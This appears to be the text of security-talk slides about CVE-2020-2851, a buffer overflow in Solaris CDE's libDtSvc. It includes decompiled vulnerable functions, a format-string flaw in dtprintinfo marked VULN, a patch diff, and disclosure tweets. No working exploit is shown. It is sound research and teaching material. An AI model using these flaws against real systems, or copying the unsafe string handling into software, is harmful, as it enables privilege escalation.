raptor_sdtcm_conv.c 100% 8981 8.4MB/s 00:00

raptor@eris sol10 % ssh 10.0.0.31

Password:

Last login: Sat Feb 29 19:36:06 2020 from aaaa:aaaaaaaaaa

Oracle Corporation SunOS 5.10 Generic Patch January 2005

\$ bash

bash-3.2\$ cat /etc/release

Oracle Solaris 10 1/13 s10x_u11wos_24a X86

Copyright (c) 1983, 2013, Oracle and/or its affiliates. All rights reserved.

Assembled 17 January 2013

bash-3.2\$ uname -a

SunOS nostalgia 5.10 Generic_147148-26 i86pc i386 i86pc

bash-3.2\$ id

uid=54322(raptor) gid=1(other)


bash-3.2\$ █

A photograph of a library shelf filled with books. The books are arranged in several rows on wooden shelves. The spines of the books are visible, showing various titles and colors. The lighting is warm, creating a cozy atmosphere.

CVE-2020-2851

CDE libDtSvc

December 2019 - April 2020



“All memory corruption
vulnerabilities should be
treated as exploitable.”

The Art of Software Security Assessment

```
if (param_1 != 0) {
    strcpy(local_f0,*(char **)(param_1 + 0x80));
    strcpy(local_88,*(char **)(param_1 + 0x80));
    puVar4 = (undefined *)Dt_strchr(local_f0,0x3a);
    if (puVar4 != (undefined *)0x0) {
        *puVar4 = 0;
    }
    puVar4 = (undefined *)Dt_strchr(local_f0,0x2e);
    if (puVar4 != (undefined *)0x0) {
        *puVar4 = 0;
    }
    iVar3 = strcmp(local_f0,"unix");
    if (((iVar3 == 0) || (iVar3 = strcmp(local_f0,"local"), iVar3 == 0)) ||
        (iVar3 = strcmp(local_f0,""), iVar3 == 0)) {
        SmGetShortHostname(local_f0,0x19);
    }
}
```

```
/* WARNING: Could not reconcile some variable overlaps */

char * _DtCreateDtDirs(int param_1)

{
    size_t sVar1;
    size_t sVar2;
    int iVar3;
    undefined *puVar4;
    uint uVar5;
    char *_dest;
    char *local_190 [4];
    stat64 local_180;
    char local_f0 [104];
    char local_88 [112];
    char *local_18;
    char *local_14;
    char *local_10;
    undefined *local_c;
    undefined local_8 [4];
```

```
undefined4 getSessionPath(undefined4 param_1,undefined4 param_2,char **param_3,int *param_4)

{
    undefined4 uVar1;
    int iVar2;
    char *_file;
    char *pcVar3;
    stat64 local_b0;
    int local_14;
    int *local_10;
    undefined *local_c;
    char *local_8;

    local_8 = (char *)XtDisplay(param_1);
    _file = (char *)_DtCreateDtDirs(local_8);
    pcVar3 = (char *)0x0;
    if (_file == (char *)0x0) {
```

```
@@ -173,12 +170,13 @@
 */
if ((displayName = GetDisplayName (display)) != NULL) {

-    strncpy (tmpPath, home, MAXPATHLEN);
-    strncat (tmpPath, "/" DtPERSONAL_CONFIG_DIRECTORY, MAXPATHLEN);
-    strncat (tmpPath, "/", MAXPATHLEN);
-    strncat (tmpPath, displayName, MAXPATHLEN);
+    snprintf(tmpPath, MAXPATHLEN, "%s/%s/%s",
+             home,
+             DtPERSONAL_CONFIG_DIRECTORY,
+             displayName);

    free(displayName); /* CDEExc22771 */
+    displayName = NULL;

    if ((status = stat (tmpPath, &buf)) == -1) {
        if ((status = mkdir (tmpPath, 0000)) != -1)
```



raptor

@0xdea

Replying to @alanc and @cfkschaller

Sorry, man. From what I've seen so far, CDE is honestly a mess. I don't know if there's a point in playing whack-a-mole and trying to fix it one small piece at a time... Somebody should either rewrite it from scratch or burn it down and salt the earth.

8:06 AM · Nov 14, 2019 · Tweetbot for iOS

1 Like



twiz @lazytyped · Nov 14, 2019

Replying to @0xdea @alanc and @cfkschaller

There would be basically zero value in rewriting CDE, so I guess you can imagine what should happen :)



raptor @0xdea · Nov 14, 2019

That would be my first choice too 🔥 💣



2 more replies

Source: <https://twitter.com/0xdeea/status/1194874213015916544>

Key takeaways

Memory corruption bugs stubbornly refuse to die.

There are still obvious bugs in widely used software.

Modern exploit mitigation techniques can't always help.

Sometimes, old decisions come back to bite you.

Closed source programs are not more secure.

You can do it yourself!

A close-up photograph of a red ladybug with black spots resting on the edge of a large, vibrant green leaf. The background is blurred, showing more green foliage.

“Why do a CTF,
when you can do Solaris?”

Cf Decompile: __0FJcheck_dirPcTBPPP6QStatusLineStructPii – (dtprintinfo_intel)

```
46
47     __format = getenv("REQ_DIR");
48     if (__format == (char *)0x0) {
49         sprintf(local_724,"/usr/spool/lp/requests/%s/",param_2);
50     }
51     else {
52         __format = getenv("REQ_DIR");
53             /* VULN */
54         sprintf(local_724,__format,param_2);
55     }
56     local_c = strlen(local_724);
57     sprintf(local_5f8,"/var/spool/lp/tmp/%s/",param_2);
58     local_48 = strlen(local_5f8);
59     local_44 = opendir(".");
60     if (local_44 != (DIR *)0x0) {
61         pdVar3 = readdir64(local_44);
```



Elias Ladopoulos
@acidphreak



Releasing a PoC without an exploit, is irresponsible disclosure.

Likewise, hoarding 0days is responsible non-disclosure.

6:38 AM · Nov 29, 2019 · Tweetbot for iOS

8 Retweets 52 Likes



Question Time

<https://0xdeadbeef.info>

<https://github.com/0xdeade>

<https://twitter.com/0xdeade>

raptor@0xdeadbeef.info

